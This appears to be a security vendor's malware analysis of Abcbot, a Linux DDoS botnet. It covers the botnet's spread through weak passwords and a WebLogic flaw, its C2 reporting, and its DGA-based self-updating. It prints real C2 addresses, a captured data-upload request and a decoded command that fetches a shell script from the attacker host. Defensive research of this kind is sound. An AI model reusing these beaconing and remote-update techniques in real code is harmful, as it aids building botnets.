Abcbot, an evolving botnet

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Background

Business on the cloud and security on the cloud is one of the industry trends in recent years. 360Netlab is also continuing to focus on security incidents and trends on the cloud from its own expertise in the technology field. The following is a recent security incident we observed, where the infected device IP came from multiple cloud provider platforms.

On July 14, 2021, our BotMon system identified an unknown ELF file (a14d0188e2646d236173b230c59037c7) generating a lot of scanning traffic, after analysis, we determined that this is a Go language implementation of Scanner, based on its source path "abc-hello" string, we named it `Abcbot` internally.

At the beginning, Abcbot was relatively simple, and could be seen as a scanner for attacking Linux systems, with a weak password & Nday vulnerability for worm-like propagation. One interesting thing is that Abcbot's source path has the "dga.go" string, but `no related DGA implementation was found`. We assumed that its authors would add this feature in subsequent versions, other than that, we did not paid too much attention to it.

As time passed, Abcbot has continued to evolve, and `as we expected, it added the DGA feature in subsequent samples`. Today Abcbot has the ability to **self-updating, setting up Webserver, laughing DDoS, as well as worm like propagation**.

On October 8, 2021, Trend Micro released **an analysis of this family**, which focused on the pre-SHELL scripts that spread Abcbot, but skimmed over the features of Abcbot itself.

Given that Abcbot is under continuous development, its features are constantly being updated, we decided to write this article to share our findings with the community.

Timeline

- On July 14, 2021, abcbot was first captured with the main functionality of Scanner,WebServer.
- July 22, 2021, abcbot updated to include dga-related code in the self-updating function.
- October 10, 2021, abcbot performed minor update.
- October 12, 2021, another update, with some major code structure changes.
- October 21, 2021, another update, adding the open source ATK rootkit to support DDoS functionality.

- October 30, 2021, another update, abandoned ATK rootkit, to their own implementation of DDoS functionality.


Abcbot Overview

We use the latest October 30, 2021 sample as a blueprint, this version targets mainly on common databases and WEB servers, it uses weak password & Nday vulnerability to achieve worm-like propagation, the main focus is for DDoS.

It currently supports the following nine attack methods.

- tls Attack
- tcp Attack
- udp Attack
- ace Attack
- hulk Attack
- httpGet Attack
- goldenEye Attack
- slowloris Attack
- bandwidthDrain Attack

Its basic flow chart is shown below.



Sample Analysis

We captured a total of 6 different versions of abcbot samples, and the sample of October 30 was selected as the main object of analysis in this paper, and its basic information is shown as follows.

```
 MD5:ae8f8cf967ca15a7689f2d1f79fbc5dc
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
Packer:upx
Date:2021-10-30
```

Abcbot uses a standard UPX shell. When it runs in the compromised device, Abcbot confuses the user by copying itself into the following files, then starting the dockerlogger, iptablesupdate processes.

```
 /bin/dockerlogger
/usr/bin/dockerlogger
/etc/iptablesupdate
```

The `iptablesupdate` process is responsible for scanning for new infected devices, reporting the device information to C2, and waiting for the execution of DDoS commands issued by C2.

The `dockerlogger` process is responsible for turning the infected device into a webserver, reporting the device information to C2, and waiting for the execution of the Updata command issued by the update server, let's take a closer look.

0x01: Uploading device information to C2

The current Abcbot samples are hard-coded with a encrypted C2 string ("GEVQYYdjQdquLemMLYlkLLXLQmq7NmL7NYXu"), which is encoded using Base64 & XOR encryption.

The Base64 decoding operation is shown below, and it can be seen that Abcbot changes the Alphabet value, which it uses as `LMNu67PQX21pqrR3YZaDEFGbcVIJjkKWdefstghiBACHlSTUmO5noxyz04vw89+/`


```
mov     rax, cs:pAlphabet
mov     rcx, cs:len_Alphabet
mov     [rsp+60h+var_60], rax
mov     [rsp+60h+var_58], rcx
call    encoding_base64_NewEncoding
mov     rax, [rsp+60h+var_50]
mov     [rsp+60h+var_60], rax
mov     rax, [rsp+60h+arg_0]
mov     [rsp+60h+var_58], rax
mov     rax, [rsp+60h+arg_8]
mov     [rsp+60h+var_50], rax
call    encoding_base64__Encoding_DecodeString
```

By dissociating the Base64 decoded result with `0x31 0x32 0x33`, the following final result can be obtained

```
http://103.209.103.16:26800
```

After decrypting C2, both `iptablesupdate` and `dockerlogger` processes report device information to C2 via the path "/api/postip", and the format of the device information is `OS:%v\x09CPU:%v\x09HX:%vh\x09os-name:%v\x09lanip:%v` .

Note both processes collect the same device information and call the abc_hello_util_Os_pz function. The only difference is shown in the figure below, which shows that the dockerlogger process appends "\td0.02" to the reported information, while iptablesupdate appends "\ ti0.02", where the "d" and "i" characters imply the process reporting the traffic, and "0.02" is similar to the version (in the October 21 sample, the version is "0.01").



The actual traffic generated is shown below.

```
POST /api/postip HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/60.0.3112.113 Safari/537.36
Content-Length: 78
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

OS:linux  CPU:amd64 HX:24h    os-name:node1      lanip:172.18.106.102 172.17.0.2
i0.02HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Mon, 01 Nov 2021 03:30:51 GMT
Content-Length: 7
Connection: close

success
```

0x02: Scan and propagation

The "abc_hello_plugin_StartScan" function is responsible for infecting new devices. Its logic is to generate random IPs, detect whether the ports on the IPs that can be attacked are open, and then attack the services by either going through the corresponding weak password list or using the Nday vulnerabilities.

The following code snippet shows that Abcbot tries to attack Weblogic.

```
mov     rax, [rsp+40h+var_10]
mov     [rsp+40h+var_40], rax
mov     rcx, [rsp+40h+var_18]
mov     [rsp+40h+var_38], rcx
mov     [rsp+40h+var_30], 7001
call    abc_hello_util_PortCheck
cmp     byte ptr [rsp+40h+var_28], 0
jz      loc_733283
mov     rax, [rsp+40h+var_10]
mov     [rsp+40h+var_40], rax
mov     rax, [rsp+40h+var_18]
mov     [rsp+40h+var_38], rax
lea     rax, a7001          ; "7001"
mov     [rsp+40h+var_30], rax
mov     [rsp+40h+var_28], 4
call    abc_hello_plugin_Weblogic14882Check
```

In the Abcbot sample, you can clearly see the functions used in the attack on the relevant network services.

```
205169:1    abc-hello/plugin/go.(*sshWeakPass).Init
205170:1    abc-hello/plugin/go.(*sshWeakPass).GetResult
205171:1    abc-hello/plugin/go.(*sshWeakPass).Check
205173:1    abc-hello/plugin/go.(*weblogic14882).Init
205174:1    abc-hello/plugin/go.(*weblogic14882).GetResult
205175:1    abc-hello/plugin/go.(*weblogic14882).Check
205177:1    abc-hello/plugin/go.(*redisWeakPass).Init
205178:1    abc-hello/plugin/go.(*redisWeakPass).GetResult
205179:1    abc-hello/plugin/go.(*redisWeakPass).Check
205181:1    abc-hello/plugin/go.(*postgresqlWeakPass).Init
205182:1    abc-hello/plugin/go.(*postgresqlWeakPass).GetResult
205183:1    abc-hello/plugin/go.(*postgresqlWeakPass).Check
205185:1    abc-hello/plugin/go.(*mssqlWeakPass).Init
205186:1    abc-hello/plugin/go.(*mssqlWeakPass).GetResult
205187:1    abc-hello/plugin/go.(*mssqlWeakPass).Check
205189:1    abc-hello/plugin/go.(*mongoWeakPass).Init
205190:1    abc-hello/plugin/go.(*mongoWeakPass).GetResult
205191:1    abc-hello/plugin/go.(*mongoWeakPass).Check
205193:1    abc-hello/plugin/go.(*ftpWeakPass).Init
205194:1    abc-hello/plugin/go.(*ftpWeakPass).GetResult
205195:1    abc-hello/plugin/go.(*ftpWeakPass).Check
```

The weak passwords and vulnerabilities used by Abcbot are the following

- SSH weak password
- FTP weak password
- PostgreSQL weak password
- Redis weak password
- Mssql weak password
- Mongo weak password
- WebLogic Vulnerability (CVE-2020-14882)

0x03: WebServer

Abcbot uses the "abc_hello_web_StartServer" function to start a WebServer on the infected device, listening on port 26800, and the supported methods and paths are shown in the following table.

Method	**Path**
POST	/api/postip
POST	/api/configlist
POST	/api/getlist
POST	/api/check

The actual effect is shown in the following figure.

```
[GIN-debug] GET    /*filepath                 --> github.com/gin-gonic/gin.(*RouterGroup).createStaticHandler.func1 (3 handlers)
[GIN-debug] HEAD   /*filepath                 --> github.com/gin-gonic/gin.(*RouterGroup).createStaticHandler.func1 (3 handlers)
[GIN-debug] POST   /api/check                 --> abc-hello/web.StartServer.func1 (3 handlers)
[GIN-debug] POST   /api/postip                --> abc-hello/web.StartServer.func2 (3 handlers)
[GIN-debug] POST   /api/configlist            --> abc-hello/web.StartServer.func3 (3 handlers)
[GIN-debug] POST   /api/getlist               --> abc-hello/web.StartServer.func4 (3 handlers)
[GIN-debug] Listening and serving HTTP on :26800
```

At present, the path that really being called is "/api/check", which is used to determine whether the device has already been infected by requesting the target ip:26800/api/check during the scanning and propagation process.

xrefs to aApiCheck

Direct	Ty	Address	Text
Up	o	abc_hello_plugin_go__sshWeakPass_Check+981	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__sshWeakPass_Check+A0A	lea rdx, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__sshWeakPass_Check+A94	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__redisWeakPass_Check+BE1	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__redisWeakPass_Check+C67	lea rdx, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__redisWeakPass_Check+CF1	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__postgresqlWeakPass_Check+991	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__postgresqlWeakPass_Check+A10	lea rdx, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__postgresqlWeakPass_Check+A8F	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__mssqlWeakPass_Check+7F1	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__mssqlWeakPass_Check+87A	lea rdx, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__mssqlWeakPass_Check+904	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__mongoWeakPass_Check+791	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__mongoWeakPass_Check+838	lea rdx, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__mongoWeakPass_Check+8D8	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__ftpWeakPass_Check+9CB	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__ftpWeakPass_Check+A54	lea rdx, aApiCheck; "/api/check"
Up	o	abc_hello_plugin_go__ftpWeakPass_Check+AE4	lea rax, aApiCheck; "/api/check"
Up	o	abc_hello_web_StartServer+166	lea rbx, aApiCheck; "/api/check"

The other paths are only used to maintain connectivity and have no real use.When they are accessed, some logs files will be generated in the path "/tmp.abchello".

In fact, using "curl-X POST" cmd to test C2, you can find that the above 4 paths also exist on C2. The author of Abcbot seems to want to break the current C/S network model and bring the role of Bot in the network closer to Server. Therefore, we speculate that the network structure of Acbbot may shift to P2P.

0x04: Self-updating

On July 22, Abcbot introduced the "abc_hello_util_Updata" function to handle self-updates. Its logic is to request the "2.txt" resource from the remote server. The "2.txt" consists of two parts, which are in the format of `"Resource(hex format)|digital signature(hex format)"`. When Bot successfully pulls the 2.txt, it will verify the digital signature by the following code snippet.

```
                        ; CODE XREF: abc_hello_util_DDosTextCode+8A3↓j
mov     rax, cs:pSign
mov     rcx, cs:len_Sign
mov     [rsp+248h+var_248], rbx
mov     [rsp+248h+var_240], rdx
mov     [rsp+248h+var_238], rax
mov     [rsp+248h+var_230], rcx
mov     [rsp+248h+var_228], rdi
mov     [rsp+248h+var_220], rsi
nop     dword ptr [rax]
call    abc_hello_util_VerifyStr
```


The hard-coded public key in the sample is

```
 -----BEGIN RSA PUBLIC KEY-----

MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAL3zj6XQt7gYe+L6oI/IUvlJNZVsg/JX\x0AC7TCnl9p1JfBJFdx+W9FTFnO2Fr8/hAUtf1NpP/WG2fg

-----END RSA PUBLIC KEY-----
```

After the verification is successful, the Resource is further decomposed, and the format of the Resource is `"cmd|downloader url| crc32|cmd2"`.

When the cmd is "alldown2", the downloader url is requested and the crc32 hash value of the file is verified. The downloaded file completes the process of self-updating.

The actual 2.txt obtained is shown below.



The Resource part is decoded in HEX format which represents update command.

```
alldown2|http://103.209.103.16:26800/ff.sh|611043B5|posterrorurl
```

There are 3 sources for the remote server domain name in this process as follows.

1. Hard-coded TOR domain name (decryption method is the same as C2)
2. DGA algorithm generates prefix strings, which are spliced with 3 suffixes (.com, .tk, .pages.dev) to form the domain name
3. DGA algorithm generates the string as a github account, and then gets the upgrade resources from this github account

The code snippet below is the process of Abcbot requesting 2.txt resources from DGA generated domain name and GITHUB repository.

```
                        ; CODE XREF: abc_hello_util_Updata+328↑j
mov     [rsp+138h+var_138], 0
lea     rcx, aHttp      ; "http://"
mov     [rsp+138h+var_130], rcx
mov     [rsp+138h+var_128], 7
mov     rdx, [rsp+138h+var_28]
mov     [rsp+138h+var_120], rdx
mov     [rsp+138h+var_118], rax
lea     rbx, aTk2Txt    ; ".tk/2.txt"
mov     [rsp+138h+var_110], rbx
mov     [rsp+138h+var_108], 9
call    runtime_concatstring3
mov     rax, [rsp+138h+var_100]
mov     rcx, [rsp+138h+var_F8]
mov     [rsp+138h+var_138], rax
mov     [rsp+138h+var_130], rcx
call    abc_hello_util_GetUrlCode
mov     rax, [rsp+138h+var_128]
mov     rcx, [rsp+138h+var_120]
mov     [rsp+138h+var_138], rax
mov     [rsp+138h+var_130], rcx
call    abc_hello_util_WorkTextCode
```

```
mov     [rsp+138h+var_138], 0
lea     rax, aHttp      ; "http://"
mov     [rsp+138h+var_130], rax
mov     [rsp+138h+var_128], 7
mov     rcx, [rsp+138h+var_28]
mov     [rsp+138h+var_120], rcx
mov     rdx, [rsp+138h+var_D8]
mov     [rsp+138h+var_118], rdx
lea     rbx, aCom2Txt   ; ".com/2.txt"
mov     [rsp+138h+var_110], rbx
mov     [rsp+138h+var_108], 0Ah
call    runtime_concatstring3
mov     rax, [rsp+138h+var_100]
mov     rcx, [rsp+138h+var_F8]
mov     [rsp+138h+var_138], rax
mov     [rsp+138h+var_130], rcx
call    abc_hello_util_GetUrlCode
mov     rax, [rsp+138h+var_128]
mov     rcx, [rsp+138h+var_120]
mov     [rsp+138h+var_138], rax
mov     [rsp+138h+var_130], rcx
nop
call    abc_hello_util_WorkTextCode
```

```
mov     [rsp+138h+var_138], 0
lea     rax, aHttp      ; "http://"
mov     [rsp+138h+var_130], rax
mov     [rsp+138h+var_128], 7
mov     rcx, [rsp+138h+var_28]
mov     [rsp+138h+var_120], rcx
mov     rdx, [rsp+138h+var_D8]
mov     [rsp+138h+var_118], rdx
lea     rbx, aPagesDev2Txt ; ".pages.dev/2.txt"
mov     [rsp+138h+var_110], rbx
mov     [rsp+138h+var_108], 10h
call    runtime_concatstring3
mov     rax, [rsp+138h+var_100]
mov     rcx, [rsp+138h+var_F8]
mov     [rsp+138h+var_138], rax
mov     [rsp+138h+var_130], rcx
call    abc_hello_util_GetUrlCode
mov     rax, [rsp+138h+var_128]
mov     rcx, [rsp+138h+var_120]
mov     [rsp+138h+var_138], rax
mov     [rsp+138h+var_130], rcx
xchg    ax, ax
call    abc_hello_util_WorkTextCode
```

```
mov     [rsp+138h+var_138], 0
lea     rax, aHttpsRawGithub ; "https://raw.githubusercontent.com/"
mov     [rsp+138h+var_130], rax
mov     [rsp+138h+var_128], 22h
mov     rcx, [rsp+138h+var_28]
mov     [rsp+138h+var_120], rcx
mov     rcx, [rsp+138h+var_D8]
mov     [rsp+138h+var_118], rcx
lea     rcx, aBootstrapMain2 ; "/bootstrap/main/2.txt"
mov     [rsp+138h+var_110], rcx
mov     [rsp+138h+var_108], 15h
call    runtime_concatstring3
mov     rax, [rsp+138h+var_100]
mov     rcx, [rsp+138h+var_F8]
mov     [rsp+138h+var_138], rax
mov     [rsp+138h+var_130], rcx
call    abc_hello_util_GetUrlCode
mov     rax, [rsp+138h+var_128]
mov     rcx, [rsp+138h+var_120]
mov     [rsp+138h+var_138], rax
mov     [rsp+138h+var_130], rcx
xchg    ax, ax
call    abc_hello_util_WorkTextCode
```

The domain names used for the samples at each time point are shown below.


Date	MD5	Res Tor Domain	DGA Domain	DGA Github
07-14	a14d0188e2646d236173b230c59037c7	0	0	0
07-22	e535215fad2ef0885e03ba111bd36e24	1	3/month	1/month

Date	MD5	Res Tor Domain	DGA Domain	DGA Github
10-10	6e66456ffb457c52950cf05a6aaabe4a	1	3/month	0
10-12	39d373434c947742168e07cc9010c992	1	3/month	0
10-21	e95c9bae6e2b44c6f9b98e2dfd769675	0	27/month	0
10-30	ae8f8cf967ca15a7689f2d1f79fbc5dc	0	27/month	0


Part of DGA-generated domain names for Abcbot in October are shown below.

```
 dgixyyfug.tk
dgixyyfug.com
dgixyyfug.pages.dev
guyfixdyg.tk
guyfixdyg.com
guyfixdyg.pages.dev
```

When Abcbot started to use DGA to generate domain names for updating servers, we grabbed some of them at the first opportunity, which allowed us to measure its size. From the current statistics Abcbot is not very large, with a total of 261 IPs.



The current distribution of infected hosts by service providers is shown below.



